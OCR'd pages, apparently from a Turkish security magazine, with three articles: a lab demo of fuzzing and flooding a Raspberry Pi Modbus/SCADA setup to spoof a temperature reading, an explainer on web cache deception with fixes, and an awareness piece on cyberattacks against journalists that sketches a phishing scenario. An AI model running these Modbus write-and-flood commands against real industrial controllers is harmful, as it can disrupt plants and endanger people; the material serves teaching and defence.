
Gspread, Google Drive diskiniz ile iletişim kurmanızı sağlayan bir API'dır. Biz burada DHT11 sensöründen aldığımız sıcaklık ve nem verilerini Drive üzerinde uzak sunucuda depolayacağız. Aşağıda bir ekran görüntüsü (Google Dokümanlar) paylaşıyorum. Gerekli kurulum bilgisine bu adresten ulaşabilirsiniz: https://gspread.readthedocs.io/en/latest/.






Başlangıç - Genel Bakış







DHT11 sensöründen alınan veriler HMI ekranına hem dijital panel üzerine hem de grafik olarak yazılıyor. Burada GPIO1 kısmı buton 1'e basıldığında, GPIO2 kısmı ise buton 2'ye basıldığında aktif oluyor. GPIO3 devre üzerindeki Led'i ve GPIO4 ise röleyi kontrol ederek ampulü yakmamızı sağlıyor. Sistemin çalışıp çalışmadığını da bağlantı durumundan görebiliyoruz. Proje kodlarına bu adresten ulaşabilirsiniz: https://github.com/wmenesw/SCADA-server.

Modbus Protokolünün Fuzz Edilmesi

Şimdi ortama biraz hareket katalım! Modbus protokolü yapısı gereği fuzz edilmeye (fuzzing: rastgele veri gönderme işlemi) çok elverişli bir protokoldür. Bu iletişim protokolün yapısına ilişkin daha detaylı bilgiye bu adresten ulaşabilirsiniz: http://www.simplymodbus.ca/TCP.htm.

Bu hacking işlemi için İsmail Mert Ay Ak hocanın Github deposunda açık kaynak olarak paylaştığı "ModbusTCP Fuzzing ve DoS" aracını kullanarak yapacağız. Aracı bu adresten indirebilirsiniz: https://github.com/imertayak/FuzzyModbus.

```
root@kali:~/FuzzyModbus# ./FuzzyModbus.py -h
Biznet FuzzyModbus v0.3
ModbusTCP Fuzzing Tool by m3rt Github: @imertayak

-h or --help    Help Menu
-f or --func-code <Code>        Modbus Function Code
-F or --flood   OPTIONAL Modbus Flood/DoS Attack
-t or --target <IP_Addr>        Target Modbus Server IP Address
-p or --port <Port>     DEFAULT=502 Target Modbus Server Port
-u or --uid <UID>       DEFAULT=1 Unit ID
-a or --address <Reg_Addr>      DEFAULT=0 First Register Address
-c or --count <Count>   DEFAULT=1 Count of Registers to read/write
-i or --input <value>   DEFAULT_BIT=0/DEFAULT_REG=666 Input Value to write

Supported Function Codes:
        Read Coils                      Func. Code = 1
        Read Discrete Inputs            Func. Code = 2
        Read Holding Registes           Func. Code = 3
        Read Input Registers            Func. Code = 4
        Write Single Coil               Func. Code = 5
        Write Single Register           Func. Code = 6
        Write Multiple Coils            Func. Code = 15
        Write Multiple Registers        Func. Code = 16
root@kali:~/FuzzyModbus#
```

İlk olarak Kali Linux kurulu makineme bu aracı kuruyorum ve sırasıyla aşağıdaki parametreleri kullanarak fuzzing işlemini yapıyorum.

1.

```
root@kali:~/FuzzyModbus# ./FuzzyModbus.py -t 192.168.1.11 -f 3 -c 10
!! Function Code 3 Read Holding Registers executed !!
[64, 29, 62, 0, 3, 3, 3, 3, 3, 3]
root@kali:~/FuzzyModbus#
```


Değişiklik yapacağımız register adresimizi bulmamız gerekiyor. Bunun için -f 3 parametresiyle holding register'ları ve -c 10 parametresi ile kaç tane register adresi okuyacağımızı belirtiyoruz. Değerleri önceden bildiğim için 29'un sıcaklığı ve 62'nin de nemi gösterdiğini biliyorum.

2.

```
root@kali:~/FuzzyModbus# ./FuzzyModbus.py -t 192.168.1.11 -f 6 -a 1 -i 99 -F
!! Function Code 6 Write Single Register executed !!
True
True
True
True
True
True
True
True
True
True
True
True
True
True
True
True
True
True
True
True
```

İkinci olarak ise -f 6 parametresiyle register'a yazma işlemi gerçekleştireceğiz. Burada -a parametresi ile register adresini belirtiyor, -i parametresi ile yazmak istediğimiz değeri ve -F parametresi ile ise sürekli paket göndererek DOS saldırısı yapıyoruz.

Ekrana şimdi tekrar bakalım:



Resimde de görüldüğü gibi sıcaklık değerini değiştirmiş olduk. Peki bu değişiklik EKS (Endüstriyel Kontrol Sistemleri) yapılarında kurumlara ne gibi zararlar verebilir? Kısaca şöyle açıklayabiliriz: Genellikle, HMI ekranını bir operator kontrol eder ve fiziksel yapıdan farklı bir odadan yönetir. Bu nedenle operator, HMI ekranın da gördüğü değerlere göre reaksiyon gösterir. EKS yapılarında IT sektöründeki gibi işlemler hızlı gerçekleşmemektedir. Örneğin; IT yapısında database sunucusu çökerse yaklaşık bir saat içinde ayağa kaldırılabilir ancak bir nükleer tesisi ele alırsak reaktörler anormal derecede aşırı ısınırsa sistemin durdurulması ve tekrar aktif edilmesi için yaklaşık on iki saat geçmesi gerekmektedir. Hatta bazı sistemlerde haftalar ve aylar sürebilir. Yukarıdaki gibi bir saldırı ile sistem geçici olarak durdurulur ve üretim aksar. Bu da kuruma maddi olarak ciddi zararlar verebilir.

KAYNAKÇA

https://www.hmi.com.tr/10-scada-sistemi-nedir-?-blog-detay

https://sourceforge.net/projects/advancedhmi/

https://pymodbus.readthedocs.io/en/latest/

http:/wiringpi.com/

https://github.com/WiringPi/WiringPi-Python

https://github.com/adafruit/Adafruit_Python_DHT

https://gspread.readthedocs.io/en/latest/

https://github.com/wmenesw/SCADA-server

https://jacekhryniewicz.wixsite.com/website/scada-raspberry-pi--advanced-hmi--gsp

http://www.simplymodbus.ca/TCP.htm

https://github.com/imertayak/FuzzyModbus

Eren Uygun - erenn.uygun@gmail.com

Web Önbelleğini Aldatma

İngilizce'si ***web cache deception*** ve Türkçe karşılığı *web önbellek aldatması* olan bu yeni web saldırı vektörü, yaklaşık iki sene önce güvenlik araştırmacısı Omer Gil tarafından ayrıntıları ile beraber BlackHat USA 2017'deki konuşmasında yayımlandı. *BlackHat, 1997 yılından bu yana tüm dünyadan bilgi ve bilişim güvenliği uzmanlarının, hacker'ların, istihbarat elemanlarının akın ettiği dünyaca ünlü bir konferanstır.*

Peki nedir bu Web Cache Deception?

Web Cache Deception saldırıları adından da anlaşılacağı üzere önbellek kullanan web uygulamaları üzerinde bulunan bir zafiyettir.

Web uygulamalarında genellikle sunucuda geçen süreyi kısaltmak veya gecikmeleri azaltmak için arka planda bir proxy, CDN veya farklı servisler kullanılır. İşte bu noktada, cache mekanizması doğru bir şekilde kurulmadıysa, bu zafiyet ortaya çıkıyor ve web uygulamasında bulunan bilgiler kolayca sızdırılabiliyor. Zafiyetimizin içeriğine girmeden önce bazı terimlere açıklık getirelim ve en önemlisi web uygulamalarında kullanılan önbellekleri iyi anlayalım.


Öncelikle **CDN**, İngilizce **Content Delivery Network**'ün kısaltmasıdır ve Türkçesi "içerik dağıtım ağı" olarak bilinir. CDN, terim anlamı olarak, bir web sitesine ait statik içeriklerin (sürekli değişmeyen ve çoğunlukla veri tabanı bağlantılı olmayan içerikler) ziyaretçiye en yakın CDN sunucusundan verilerek, web sitesinin daha hızlı açılmasını sağlamaya yarayan, içerik dağıtım sunucularından oluşan bir ağdır. Bir CDN hizmeti almaya başladığınız zaman, CDN ağı sitenizden statik içerikleri kendi sunucularına kopyalar ve ziyaretçilere bu içeriği kendi sunucularından iletir. Böylece, kullanıcıya en yakın lokasyondan ulaşan statik içerik, kullanıcıya daha hızlı iletilmiş olur. Statik içeriklerin çoğunlukla, resim, ses ve video içerikler olduğu düşünüldüğünde (en çok yer kaplayan içerikler bu içeriklerdir) web sitesinin açılma hızında kayda değer bir artışın gözlenmesi olasıdır.

Cache (Önbellek) Nedir?

Önbellek için genel bir tanım yapmak gerekirse, bir uygulamayı ilk açtığımızda devreye giren ve sonraki erişimlerimizde daha hızlı açılması için kullanılan bir bileşendir, diyebiliriz. Verileri bir donanım veya yazılım bileşeni olarak depolayabilir. İlk erişimde verileri kopyaladığı/hesapladığı için sonrakilerde bu veriler, gelecekteki isteklerin daha hızlı bir şekilde yerine getirilmesini sağlar. Bir önbellekte depolanan veriler daha önceki bir hesaplamanın sonucu veya başka bir yerde depolanan verilerin bir kopyası olabilir.

Bilgisayar bilimlerindeki tüm önbellekleme biçimleri, ister CPU önbelleği, ister HTTP web sunucusu önbelleği isterse de veritabanı önbelleği talep edilenler için yanıt sürelerini hızlandırmayı amaçlar. Bunu yapmak, aktif olarak önbelleğe alınan bileşen üzerindeki yükü mümkün olduğunca azaltmaya yardımcı olur.


Bu ilke nedeniyle ve bu konumuz için, önbellek; istemci (web tarayıcısı, mobil uygulama, vb.) ve sunucu arasında olması eğilimindedir.



Ağın ekosisteminde, kullanılan önbellek türleri değişebilir. Bazı örnekler şunları içerir ancak bunlarla da sınırlı değildir:

- Memcached
- Varnish
- CDNs (i.e. Akamai, MaxCDN, AWS)


Web önbelleklemesinin görevi ise, istemci tarafından yapılan ağ isteklerinin gelmesini beklemek ve daha sonra bu istekler sonucunda, sunucudan dönen yanıtların kopyalarını kaydetmektir. Bu kopyalar, Web sayfaları (HTML belgeleri), resimler, JavaScript dosyaları veya diğer dosya türleri olabilir.



Web Cache Deception'ı Anlamak:

Diyelim ki, bir web sayfasına giriş yaptınız ve adres çubuğu `example.com/home.php` şeklinde ve bu web sayfası arka planda önbellekleme yapıyor. Siz bu adresin sonuna web sayfasında bulunmayan, örneğin */logo.png* gibi bir uzantı eklerseniz (`example.com/home.php/logo.png`) web sitesi, halihazırda önbelleğinde böyle bir şey bulamayacağı için, önbellekleme yukarıda bahsettiğimiz ilk işlevi devreye girecek. Önbellekleme sonucunda bulunan en uç dizine bu dosyayı kaydedecek. Böylelikle siz o siteye bir kullanıcı olarak giriş yaptığınız için sizin bilgileriniz ile beraber vermiş olduğunuz uzantıda bir sayfa olarak kaydediliyor.

Daha sonradan saldırgan aynı uzantıdaki sayfayı yani `example.com/home.php/logo.png` sayfasını alıp giriş yaptığında, sayfanın kaynak kodlarında giriş yapılan kullanıcı hakkındaki bilgileri görebilecek!




Yani bir web sitesinde oturum açmış bir kullanıcıyı `example.com/home.php/logo.png` adresine bir şekilde erişmesini sağlayan bir saldırgan, bu sayfanın önbelleğe alınmasına ve bu sitenin herkes tarafından erişilebilir olmasına neden olacaktır. Web sitesinden dönen yanıtın içeriğinde oturum doğrulayıcısı, güvenlik yanıtları veya CSRF token'ları da bulunuyorsa işler daha da kötüleşebilir. Saldırgan CSRF (Cross Site Request Forgery) token'larını elde ettiği zaman, sanki o anki kullanıcıymış gibi web sitesine erişim sağlayabilir. Saldırganın şimdi yapması gereken tek şey bu sayfaya kendi başına erişmek ve bu verileri incelemek olacaktır.

Not: Genellikle web sitelerinde genel statik dosyalarına erişmek için kimlik doğrulama işlemi gerekmez. Bu nedenle, önbelleğe alınmış dosyalar herkes tarafından erişilebilir.

Saldırı Örneği:

Şimdi gelelim pratiğe. Ben bu zafiyet hakkında bir örnek göstermek için Kunal Pendey isimli bir güvenlik araştırmacısının yazısından faydalandım. Bulmuş olduğu zafiyeti, bulunduğu bug bounty programı kapsamında gizli olduğu için çizimler ile anlatmış. *Bug bounty, belirli bir yazılımın açıklarının bulunması (BUG) amacıyla yazılımın sahibi şirket tarafından herkesin katılımına açık olarak gerçekleştirilen güvenlik yarışmalarıdır.*

Öncelikle `http://example.com` adında bir sayfaya kullanıcı girişi yapıyoruz.



Sayfa bu şekilde görünüyor. Daha sonra, sayfanın header'ları/başlıklarını kontrol ediyoruz ve önbellek kontrolü ile alakalı bir başlık görmüyoruz. Bu yüzden hemen zafiyetimizi deniyoruz.


Not: Sayfada önbellek kontrol başlıkları yok diye her zaman web cache deception zafiyeti olacak diye bir şey yok. :)

`example.com/welcome.css` adında bir dosya yoktur, diyerek böyle bir URI'e giriş yapmaya karar veriyorum.

Evet gördüğünüz gibi 404 Hatası aldım. Burada önemli olan nokta 404 hatasını sayfa dışında almıyorum. Halen çalışma alanımın içindeyim ve kullanıcım duruyor.

Şimdi ise bu sayfanın önbelleklendiğini varsayarak tarayıcımızın gizli modundan bu sayfaya giriş yapıyoruz fakat giriş yaptığımızda sayfada herhangi bir şey görünmüyor. Bir süre sonra "Go to your workspace" yazısı alıyoruz.

Ancak yapmadığımız bir şey var o da sayfanın kaynak kodlarına bakmak. Sayfanın kaynak kodlarına geldiğimiz zaman ise kullanıcı hakkındaki bilgileri açıkça görebiliyoruz.



{"email":"kunal@naruto.com","id":528,"is_email_confirmed":true,"is_email_locked":false,"date_joined":154965238
3000,"mixpanId":"168ce7a4f3380","name":"kunal","tempUser":false,"organizations":[{"id":496,"name":"kunal","slu
g":"kunal-wn","isActive":true,"isTrial":true,"role":"owner","members":1,"plan":"pro-annual"}

Önemli Noktalar:

- Önbellek başlığı yoksa, bu, önbellek bilgi saldırısı alacağınız anlamına gelmez. Ayrıca, yönlendirmenin gerçekte nasıl çalıştığını da gösterir.
- Bazen ek parametreler ekledikten sonra bile bu sayfaya gidebilirsiniz hatta bazı yerlerde 404 hata sayfasına da girebilirsiniz, ancak 404 hata sayfasının kaynak kodunda bilgi yoksa, o zaman bu zafiyet kullanışsız olur.
- Şirketler çoğu zaman veri almak için API veya GraphQL uç noktalarını kullanırlar; bu nedenle, gizli modda bir sayfayı açtığınız zaman bu sayfanın kaynak kodunda bilgileri göremiyorsanız bu zafiyet kullanılamaz. Belki sadece hesap adını görebilirsiniz.

Zafiyetin Çözümü:

- Önbellek mekanizmasını yalnızca HTTP önbelleğe alma başlıklarının izin vermesi durumunda dosyaları önbelleğe alacak şekilde yapılandırın. Bu işlem sorunun asıl nedenini çözecektir.
- Önbellek bileşeni seçeneği sağlarsa, dosyaları içerik türlerine göre önbelleğe almak için yapılandırın.
- Web sunucusunu, `example.com/home.php/non-existent.css` gibi sayfalar için dönen cevabı home.php içinde değil de dışında bir yerde dönmesini sağlayın. Örneğin, sunucu bir 404 veya 302 yanıtı ile yanıt verebilir.

Yazımı okuduğunuz için teşekkür ederim. Güvenli günler!

Kaynak:

https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html

https://medium.com/@kunal94/web-cache-deception-attack-leads-to-user-info-disclosure-805318f7bb29

Eren Altun / erenaltun@protonmail.com

Gazetecilerin Çevrimiçi Güvenliği ve Siber Saldırılar

Bir önceki sayımızda, Alper Atmaca'nın kaleminden, Gazeteciler için Sayısal Güvenlik adlı makale ile gazetecilerin siber uzayda ne gibi güvenlik önlemleri alabileceğini paylaşmıştık. Bu sayımızda ise geçmişte gazetecilere yönelik yaşanmış ve ders alınması gereken olayları örneklendireceğiz.

Günümüzde gazeteci olmak hiç olmadığı kadar tehlikeli maalesef. Gazeteciler, artan sayıda siber tehdit, siber saldırı, cinayet ve savaş zayiatının yanı sıra, şu anda istihbarat servisleri, kanun uygulayıcılar ve diğerleri tarafından çevrim içi olarak aktif bir şekilde hedef haline gelebiliyorlar.

"Siber güvenlik nedir?" sorusunu; bilişim sistemlerinde insanlarla veya kurumlar arası kurduğumuz iletişimin, yaşamın, entegrasyonun, maddi veya manevi varlıklarımızın, dijital ortamdaki verilerimizin güvenliğinin, bütünlüğünün ve gizliliğinin korunması şeklinde tanımlayabiliriz.

Her gazetecinin, kendince haber aldığı ve bilgi akışı sağladığı kaynaklar vardır. Gazetecinin, hem kendi güvenliğini sağladığı hem de ona haber gönderen "kaynak" ile ilgili iletişim güvenliğinden bahsetmeliyiz ki "iletişim güvenliği" sağlanmazsa, birçok kötü sonucun da beraberinde gelme riski artacaktır. Elbette kimse bilgi kaynaklarını ya da haber akışı sağladığı kaynakları ifşa etmek istemez. Bu sebeple, dikkat edilmesi gereken birçok husus var. Örneğin, hedefteki gazeteci yeteri kadar siber güvenlik farkındalığına sahip değilse, elindeki her şeyi kaybedebilir. Ufak bir senaryo ile örneklendirelim.

X bir gazetecinin bilgi akışı sağladığı muhbirlere ve elindeki kaynak ya da bilgilere ulaşmamız gerekiyor. Hedef gazetecimiz hakkında ufak bir araştırma sonucu mail adresini ediniyoruz. (Mail adres bilgisini "Google Hacking" yöntemleri ile bulmak mümkün.) Sonrasında, mail adresine gönderdiğimiz zararlı yazılım ile birlikte bilgisayar kontrolünü ele geçirmeyi hedefliyoruz.

Genellikle, gazetecilerin büyük çoğunluğu, aktif olarak gelen mailleri kontrol etmektedirler. Dikkat çeken içerik sayesinde kurban, göndermiş olduğumuz bağlantıya tıklayacak ve sonrasında zararlı yazılım içeren sitemize yönlendirilecektir. (Bu tekniğin adı, oltalama (phishing) saldırısıdır.) Bununla beraber ilk adımı atmış oluyoruz. Hedef kişinin mail adresine gönderdiğimiz zararlı yazılım sonucu, hedef kişiyi dinlemeye alıyor ve hakkındaki raporumuzu oluşturuyoruz. Rapor içeriği ne kadar detaylı olursa o kadar işimize yarayacaktır. İletişim halinde olduğu muhbirlerin isimlerine ulaştıktan sonra da benzer senaryolar aracılığı ile hedef yolunda ilerliyoruz. Hedef kişinin mail adresine, dikkat çekici bağlantılar ile zararlı yazılım göndermek sadece ufak bir örnekti. Bunun gibi onlarca saldırı senaryoları üretilebilir. Çalıştığı kuruma gidip yerel ağ saldırıları sonucu, istenen diğer bilgiler de elde edilebilir. Bu tarz örnekleri çoğaltabiliriz.

Varsayalım ki bir gazeteci olarak, "siber güvenlik farkındalığı" hakkında az çok bilgi sahibiyiz. Gelecek olan saldırı ve senaryolara karşı hazırlıklıyız. Peki, bu yeterli midir? Tabii ki hayır! Her zaman bilmemiz ve unutmamamız gereken bir şey var ki o da hiçbir zaman mutlak güvenliğin söz konusu olmadığıdır.

Bir sosyal mühendislik senaryosu ile tuzağa rahatça düşebiliriz. Bir bağlantı tıklandığında daha da inanılmaz ve skandal açıklamalar vaadinde bulunan, önemli haberler gibi ilgi çekici başlıklara sahip haber bağlantılarını da örnek gösterebiliriz. Bu bağlantılar genellikle söz konusu ünlü ile ilgili basındaki yalan haberlerden faydalanacak şekilde, özel olarak tasarlanmış zararlı yazılım içeren sitelere yönlendirir.


Bunun tarihte yüzlerce örneği bulumakta. Bu tür gerçeklik payı bulunmayan bağlantılarla her yerde karşılaşabiliriz. Milyonlarca insan, her gün kullandıkları sosyal medya platformlarında saatlerini geçirmekteler. Durum böyle olunca da genellikle sosyal mühendislik saldırıları, sosyal medya hesaplarımız üzerinden olma ihtimali oldukça yüksek. Bu nedenle, sosyal medya platformlarının bilinçli kullanılması gerekiyor. Bu vermiş olduğum bilinen yöntemler, sıradan günlük hayatta başımıza gelebilecek rutin örnekler. Tüm bu örnek unsurlara dikkat etsek bile, mutlak bir güvenlikten bahsedemeyiz. Bu sebeple kesin güvenlik tabiri yanlış olur.

Fiziksel Saldırılar:

Geçmişte gazetecilere yapılan fiziksel saldırılar gibi, dijitalleşen dünyamızda farklı tehdit unsurları da beraberinde gelmiştir. Gazetecilere karşı başlatılan siber saldırılar, gittikçe şiddetlenmeye başladı. Özellikle hacker'ların bazı ünlü isimlerin bütün hesaplarını ele geçirdiği rapor ediliyor.

Örnekler:

Dünyanın önde gelen güvenlik şirketlerinden FireEye'ın yaptığı araştırmaya göre, "admin@338" adı verilen Çinli hacker grubu, Hong Kong'daki medya gruplarına karşı siber saldırı başlattı. Tayvan ve Güneydoğu Asya'daki demokrasi yanlısı kuruluşlar, hedeflenen gruplar arasında yer alıyor. 2013 yılından beri takip edilen ve ilk medya saldırısını, 2015 yılında gerçekleştiren admin@338, başta medya olmak üzere finans, ekonomi ve ticaret politikalarında rolü olan kuruluşları da hedef alıyor.




Gazeteciler için Bilgi Güvenliği

Gazeteciler, dijital dünyadaki iletişimlerini güvence altına almak için artan bir zorlukla karşı karşıya. Gizli kaynağın korunması, sürveyansın (belirli bir amaca yönelik olarak veri toplanması, toplanan verilerin bir araya getirilerek yorumlanması ve sonuçların ilgililere bildirilmesinden oluşan dinamik bir süreçtir) yaygınlaştığı bir dünyada kolayca tehlikeye girebilir. Gazeteciler iletişimlerini güvence altına alabilir ve kaynaklarını koruyabilir mi?

Konuyu ele almak için Avrupa Gazeteciler Federasyonu (EFJ) ve Avrupa Sendikalar Enstitüsü (ETUI), 19-21 Ocak tarihleri arasında Brüksel'de "Gazeteciler için Siber Güvenlik" konulu dört günlük bir çalışma düzenledi. Dijital güvenlik uzmanı Dmitri Vitaliev'in yönettiği yirmi bir gazeteci ve sendika görevlisine, iletişimlerini hızlı bir dijital haber odasında korumak için uygulamalı bir yaklaşım sunuluyor. Gazetecilere, ayrıca Internet sansürünü nasıl atlayacakları ve çevrim içi iletişimlerini nasıl sağlayabilecekleri öğretildi.

Gazetecilerin, çevrim içi gizlilik ve güvenlik önlemlerini almadığı durumda birçok tehdit unsuru da beraberinde gelmektedir. Geçmiş zamanda ve günümüzde, yurt içinde ve yurt dışında bunun yüzlerce örneği mevcut. Şöyle bir bakalım:

gazeteci-ismail-kucukkaya-ya-hacker-soku-6749643-haberi



http://www.radikal.com.tr/turkiye/sozcu-gazetesinin-twitter-hesabi-hacklendi-1285254/

Tüm bu yaşanan çevrim içi saldırılar, kimi zaman politik, kimi zaman ise ekonomik krizlere sebep olabilmektedir.

*Kaynak koruma görevi, ciddi bir **araştırmacı gazetecinin** tartışmasız en önemli sorumluluğudur.*

Gazetecileri baskı altına almak için sosyal ağları kullanmak giderek yaygınlaştı. Gazeteciler ve muhabirler, hem izole edilmiş sosyal medya kullanıcılarından hem de yüksek oranda organize olmuş ağlardan gelen sık sık çevrim içi saldırılara maruz kalmaktadır.

Bu saldırılar, mağdurları susturmak ve sessizleştirmek için tasarlanmıştır. Dolayısıyla, gazetecileri hedef alan çevrimiçi nefret söylemi ve siber zorbalık, toplumsal saldırılara dayalı basın özgürlüğü ve demokratik değerlere değinen bir konudur. Basın özgürlüğüne yapılan herhangi bir saldırı, demokrasinin kendisine yapılan bir saldırıdır.

EEAS > EEAS > Medyayı Susturma - Kadın gazetecilere yönelik siber saldırılar, basın özgürlüğü ve demokrasinin kendisine yönelik bir saldırıdır

Medyayı Susturma - Kadın gazetecilere yönelik siber saldırılar, basın özgürlüğü ve demokrasinin kendisine yönelik bir saldırıdır

PDF Pay

09.03.2019 - 20:00

Haber Hikayeleri

